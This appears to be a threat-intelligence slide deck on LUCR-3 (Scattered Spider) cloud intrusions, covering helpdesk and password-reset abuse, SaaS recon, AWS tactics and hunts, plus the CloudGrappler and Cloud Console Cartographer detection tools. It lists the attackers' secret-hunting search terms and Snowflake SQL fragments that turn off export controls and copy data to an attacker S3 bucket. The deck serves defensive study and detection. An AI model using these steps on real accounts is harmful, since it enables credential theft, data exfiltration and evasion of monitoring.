
Recap of Previous Intrusions

Highlights

- **Initial Access** via SIM Swapping, and push fatigue in the **IDP**
- **IAAS** for **credential harvesting** and **Data Theft**
- **SaaS** to **learn enough** about your environment to carry out their mission, and perform **credential harvesting**
- **CI/CD** to perform **Source Code Theft**, Code Signing Certs, Actions pipeline



No, You Can't Borrow My Identity



Attacker Actions

- Source from Residential Proxies
- Stolen or coerced creds
- SIM Swap and Push Fatigue
- Register their own MFA
- Downgrade to SMS
- Add new email for password reset

Hunts

- How many users have more than one phone?
- How often do people switch platforms?
- How often do people downgrade phones?
- How many people share phones?
- Downgrade factor?

AGENDA


- Introduction
- Understanding LUCR-3
- Modern Cloud Attacks
- Exploring New TTPs
- Hunting with CloudGrappler



What's new?

Attacker Actions

- Retail, Insurance, and Airline
- Direct Helpdesk Social Engineering
- ASNs:
 - ~~Mullvad~~
 - T-MOBILE-AS21928, CELLCO-PART, Internet Utilities Europe and Asia Limited, Starlink
- Personas
 - High Level IT
- Major focus on Cloud -> On-prem
- Snowflake skill ++



Self-Service “Password Reset”



Attacker submits Victims email

A screenshot of the Microsoft password reset page. The browser address bar shows 'passwordreset.microsoftonline.com'. The page has the Microsoft logo and the heading 'Get back into your account'. Below this is the question 'Who are you?'. A subtext reads: 'To recover your account, begin by entering your email or username and the characters in the picture or audio below.' There is a text input field labeled 'Email or Username: *'. Below the field is an example: 'Example: user@contoso.onmicrosoft.com or user@contoso.com'. To the left of the input field is a CAPTCHA image showing the letters 'VZ' and 'RDZ' with arrows. To the right of the image is an audio icon. Below the CAPTCHA is another text input field. Below this field is the instruction: 'Enter the characters in the picture or the words in the audio. *'. At the bottom are two buttons: 'Next' (highlighted in blue) and 'Cancel'.


Self-service password reset flow activity progress:
User submitted their user ID

Self-service password reset flow activity progress:
User submitted their user ID

Self-Service “Password Reset”




Attacker submits Victims email



The screenshot shows the Microsoft password reset page. At the top, it says "Microsoft" and "Get back into your account". Below that, it asks "Who are you?". A message states: "To recover your account, begin by entering your email or username and the characters in the picture or audio below." There is a text input field for "Email or Username: *". Below the field, an example is provided: "Example: user@contoso.onmicrosoft.com or user@contoso.com". There is a CAPTCHA image showing the letters "VZ" and "RDZ" with a speaker icon for audio. Below the CAPTCHA, there is another text input field and a message: "Enter the characters in the picture or the words in the audio. *". At the bottom, there are "Next" and "Cancel" buttons.

Self-service password reset flow activity progress:
User submitted their user ID

Attacker Presented With Verification Options




The screenshot shows the Microsoft password reset verification page. At the top, it says "Microsoft" and "Get back into your account". Below that, it shows the progress: "verification step 1 > verification step 2 > choose a new password". A message states: "Please choose the first contact method we should use for verification:". There are three radio button options: "Text my mobile phone" (selected), "Call my mobile phone", and "Approve a notification on my authenticator app". Below these options, there is a text input field for "Enter your phone number" and a "Text" button. At the bottom, there is a "Cancel" button.

Self-service password reset flow activity progress:
User was presented with verification options

Help Desk Attack



Attacker Phones Helpdesk



Authentication_Methods:UserManagement:Admin_deleted_security_info

MFA and Password is Reset

Microsoft | Account

Reset your password

New password


8-character minimum; case sensitive

Reenter password

Cancel Next

Add Security Info

Recon in SaaS Applications



AKIA*	esxi	root_password	snowflake_
AVD	"esxi root@"	s3_access	"signtool /"
VDO	"crowdstrike api"	s3_access_key	salesforce
VDI	"code signing"	s3_secret	twilio
Vsphere	ldap_password	securestring	twilio_api_key
administrator@vsphere.local	minio	sendgrid	"vault password"
api.cloudflare.com	okta_key	sendgrid_	vpn
aws_access_key_id	.pfx	shodan_api	
endpoint_url	private_signing	SNOWFLAKE_	

Snowflake



Initial Access

Federated Access (SAML)

PURPOSE

Establish Snowflake session via valid identity; UA/version drift, first time usage

Recon

Scope/role introspection

EXAMPLES

```
SELECT  
CURRENT_AVAILABLE_ROLES();  
SELECT  
CURRENT_ORGANIZATION_ID();
```

PURPOSE

Understand session roles and tenant context.

Environment sweep

EXAMPLES

```
SHOW  
ROLES/USERS/WAREHOUSES/DATA  
SHOW GRANTS ...;  
DESCRIBE ...
```

PURPOSE

Map objects, permissions, who has what

Sensitive object sampling

EXAMPLES

```
SELECT * FROM  
IDENTIFIER(...) LIMIT  
100;
```

PURPOSE

Quietly verifies data value and access without big pulls.

NOTES

100-row cap reduces noise/alerts (also defense evasion).

Structure discovery

EXAMPLES

```
GET_DDL(?, ?, ?) AS ddl;
```

PURPOSE

Blueprint data layout and dependencies for later export.

Maintain Presence / Priv Escalation

Authorization probing

EXAMPLES

```
SELECT  
SYSTEM$AUTHORIZE_OPERATIONS
```

PURPOSE

Test ownership/modify/create on securables; find paths for escalation.

Create export automation (EXECUTE AS OWNER)

EXAMPLES

```
CREATE OR REPLACE  
PROCEDURE ... EXECUTE AS  
OWNER (SQL/JS);
```

PURPOSE

Run exports with owner's privileges; scalable across schemas.

NOTES

Create or Replace may evade existing detections

Defense Evasion

Weaken egress controls

EXAMPLES

```
ALTER ACCOUNT SET  
PREVENT_UNLOAD_TO_INLINE_URL  
= FALSE;
```

PURPOSE

Enable direct URL exports; reduce friction for exfil.

NOTES

Also a pre-exfil step toward Complete Mission.

Loosen stage governance

EXAMPLES

```
ALTER ACCOUNT SET  
REQUIRE_STORAGE_INTEGRATION  
TRUE+FALSE;  
ALTER ACCOUNT SET  
REQUIRE_STORAGE_INTEGRATION  
= FALSE;
```

PURPOSE

Remove central controls around stage creation/operation.

Spend/usage awareness

EXAMPLES

```
snowflake.local.anomaly_ins  
account_root_budget!...;  
cost_insights!...
```

PURPOSE

Monitor consumption/anomalies to avoid standing out.

Complete Mission

Bulk data exfil (UNLOAD)

EXAMPLES

```
COPY INTO  
s3://attackerS3/... ;
```

PURPOSE

Move datasets to attacker-controlled S3 buckets.

Retrieve auxiliary artifacts locally

EXAMPLES

```
GET  
@~/worksheet_data/metadata  
-> file:///...
```

PURPOSE

Pull logs/manifests/scripts to local host for bookkeeping.

Run export procedures


EXAMPLES

```
CALL AttackerSP();
```

PURPOSE

Execute automated exfil workflow; retries until successful.


On Prem Pivot



Observations

- From initial access to on-prem fast!
- Heavy use of AVD and VPN
- Learn how to use via your own guides
- Really loving ESXi
- NTDS.dit
- Disrupting remediation

Putting the Awww, in AWS



Attacker Actions

- AWS Management Console, S3 Browser, and Cloudshell
- Enumeration via billing, console, SSM
- Credential Harvesting and take over
- Instance Profile replacement
- Disable GuardDuty, StopLogging
- S3 Data Theft
- EC2 takeover and deployment

Hunts

- S3 Browser Usage
- * * Policy creation/modifications
- SecretsManager via Cloudshell
- Cloudshell uploads and downloads
- DeleteInvitations
- Serial usage
- Big boxes with Windows!

AGENDA

- Introduction
- Understanding LUCR-3
- Modern Cloud Attacks
- Exploring New TTPs
- Hunting with CloudGrappler



Tooling to Help



FEATURED, RESEARCH

INTRODUCING CLOUD CONSOLE CARTOGRAPHER: AN OPEN-SOURCE TOOL TO HELP SECURITY TEAMS EASILY UNDERSTAND LOG EVENTS GENERATED BY AWS CONSOLE ACTIVITY

DANIEL BOHANNON 04.18.2024

Introduction While most cloud CLI tools provide a one-to-one correlation between an API being invoked and a single corresponding API event being generated in cloud log telemetry, browser-based...

[READ MORE](#)



RESEARCH

INTRODUCING CLOUDGRAPPLER: A POWERFUL OPEN-SOURCE THREAT DETECTION TOOL FOR CLOUD ENVIRONMENTS

ANDI AHMETI 03.07.2024

Introduction With the increased activity of threat actor groups like LUCR-3 (Scattered Spider) over the last year, being able to detect the presence of these threat groups in cloud environments...

[READ MORE](#)



CloudGrappler

Public

Edit Pins

Watch 6

Fork 26

Starred 263

main

Branches

Tags

Go to file

Add file

Code

dbo-at-permiso

Merge pull request #2 from Permiso-io-tools/feat-multi-source

f70fec4 · 2 months ago

22 Commits

GrapplerModules	Adding Multi-Source and * Capabilities	2 months ago
cloudgrep	Update: GCP Integration & TTPs	last year
data	Adding Salesloft Incident Indicators	2 months ago
LICENSE	Introduction to Cloudgrappler	last year
README.md	Update README.md	last year
main.py	Adding ASCII Art Escaping	2 months ago
requirements.txt	Update: GCP Integration & TTPs	last year

README

Apache-2.0 license

About

CloudGrappler is a purpose-built tool designed for effortless querying of high-fidelity and single-event detections related to well-known threat actors in popular cloud environments such as AWS and Azure.

Readme

Apache-2.0 license

Activity

Custom properties

263 stars

6 watching

26 forks

Report repository

Releases

No releases published

Create a new release

Packages

No packages published

Publish your first package


Contributors 4

Andi-A

Andi

dbo-at-permiso

- Threat Actor Querying
 - Permiso's TTP
- Single Event Detections
 - AWS
 - AZURE
 - GCP
 - Salesforce



Open-Source Tooling to Help – CloudGrapppler



```
files > {} data_sources.json > ...
1  [
2    {
3      "AWS": [
4        {
5          "bucket": "aws-cloudtrail-logs-1111111-f123123",
6          "prefix": [
7            "AWSLogs/1111111/CloudTrail/us-east-1/2023/11/10",
8            "AWSLogs/1111111/CloudTrail/us-east-1/2023/11/11"
9          ],
10         },
11       {
12         "bucket": "aws-test-us-west-2-1111111"
13       }
14     ],
15     "AZURE": [
16       {
17         "accountname": "storagetest",
18         "container": [
19           "cloudgrapple"
20         ]
21       },
22       {
23         "accountname": "test"
24       }
25     ]
26   ]
}
```

```
files > {} queries.json > ...
1  [
2    {
3      "Name": "CloudShell secrets file download",
4      "Query": "GetFileDownloadUrls.*secrets_",
5      "Source": "AWS",
6      "Intel": {
7        "Type": "Threat Actor",
8        "Value": "LUCR3"
9      },
10     "Severity": "MEDIUM",
11     "Description": "Review use of CloudShell. Permiso seldom witnesses use of CloudShell"
12   },
13   {
14     "Name": "LUCR3 Searches",
15     "Query": "s3_secret",
16     "Source": "AZURE",
17     "Intel": {
18       "Type": "TTP",
19       "Value": "LUCR3"
20     }
21   }
22 ]
```

```
[+] Running GetFileDownloadUrls.*secrets_ for AWS
[+] Threat Actor: LUCR3
[+] Severity: MEDIUM
[+] Description: Review use of CloudShell. Permiso seldom witnesses use of CloudShell outside of known attackers.This however may be a part of your normal business use case.

-----

[+] Running s3_secret for AZURE
[+] TTP: LUCR3
[+] Severity: MEDIUM
[+] Description: Typical query searched by LUCR3 Threat Actor

-----

[+] Running DisassociateFromMasterAccount for AWS
[+] Threat Actor: LUCR3
[+] Severity: MEDIUM
[+] Description: An attacker exploiting the DisassociateFromMasterAccount eventName might gain unauthorized access, escalate privileges, disrupt operations, manipulate or steal data.

-----

[+] Running EnableSerialConsoleAccess for AWS
[+] Threat Actor: LUCR3
[+] Severity: MEDIUM
[+] Description: An attacker could potentially leverage 'EnableSerialConsoleAccess' to bypass regular security measures and gain unauthorized entry or control over a system.
```

Open-Source Tooling to Help – Cloud Console Cartographer



PERMISO

1000 events -> 45 rows

Search...

Copy Selected

Event Time	Event Count	Service	Name	Summary
4/13/2024 5:11:23AM	2		Console Login	Logged into AWS Console.
4/13/2024 5:11:29AM	7		Console Home	Visited Console Home dashboard which displays general overview information for account (e.g. Recently Visited services, AWS Health, Cost and Usage, et
4/13/2024 5:11:30AM	9		Suppressing automated background ev...	Suppressing automated background event not contributing to any mapping scenario.
4/13/2024 5:11:48AM	4	IAM	Clicked IAM	Clicked IAM which displays IAM (Identity and Access Management) dashboard.
4/13/2024 5:11:49AM	3		Suppressing automated background ev...	Suppressing automated background event not contributing to any mapping scenario.
4/13/2024 5:11:57AM	49	IAM	Clicked IAM->User Groups	Clicked IAM->User Groups which displays all IAM User Groups in paged format, currently displaying 16 IAM User Groups ('customGroupWith10PoliciesAtta
4/13/2024 5:12:12AM	484	IAM	Clicked IAM->Users	Clicked IAM->Users which displays all IAM Users in paged format, currently displaying 33 IAM Users ('0_Bagel','0_Bear_Claw','0_Belignet','0_Churro','0_Cin
4/13/2024 5:12:53AM	23	IAM	Clicked IAM->Users->SPECIFICUSER-...	Clicked IAM->Users->'1_Petulla'->Permissions which displays all permissions for IAM User '1_Petulla' which has 2 Access Keys defined ('AKIA86ZR72GZQ9ZCEWJM'
4/13/2024 5:13:11AM	7	IAM	Clicked IAM->Users->SPECIFICUSER-...	Clicked IAM->Users->'1_Petulla'->Security Credentials which displays all credential information for IAM User '1_Petulla' including its 2 corresponding Acce
4/13/2024 5:13:20AM	1	IAM	Clicked IAM->Users->SPECIFICUSER-...	Clicked IAM->Users->'1_Petulla'->Security Credentials->Manage Console Access to add, remove or update AWS Console access for IAM User '1_Petulla'.
4/13/2024 5:13:27AM	2	IAM	Clicked IAM->Users->SPECIFICUSER-...	Clicked IAM->Users->'1_Petulla'->Security Credentials->Manage Console Access->Enable to grant AWS Console access to IAM User '1_Pet
4/13/2024 5:13:54AM	4	IAM	Clicked IAM->Users->SPECIFICUSER-...	Clicked IAM->Users->'1_Petulla'->Security Credentials->Access Keys->Deactivate to deactivate Access Key 'AKIA86ZR72GZQ9ZCEWJM' for IAM User '1
4/13/2024 5:14:11AM	3	IAM	Clicked IAM->Users->SPECIFICUSER-...	Clicked IAM->Users->'1_Petulla'->Security Credentials->Access Keys->Delete to delete Access Key 'AKIA86ZR72GZQ9ZCEWJM' for IAM User '1_Petulla'.

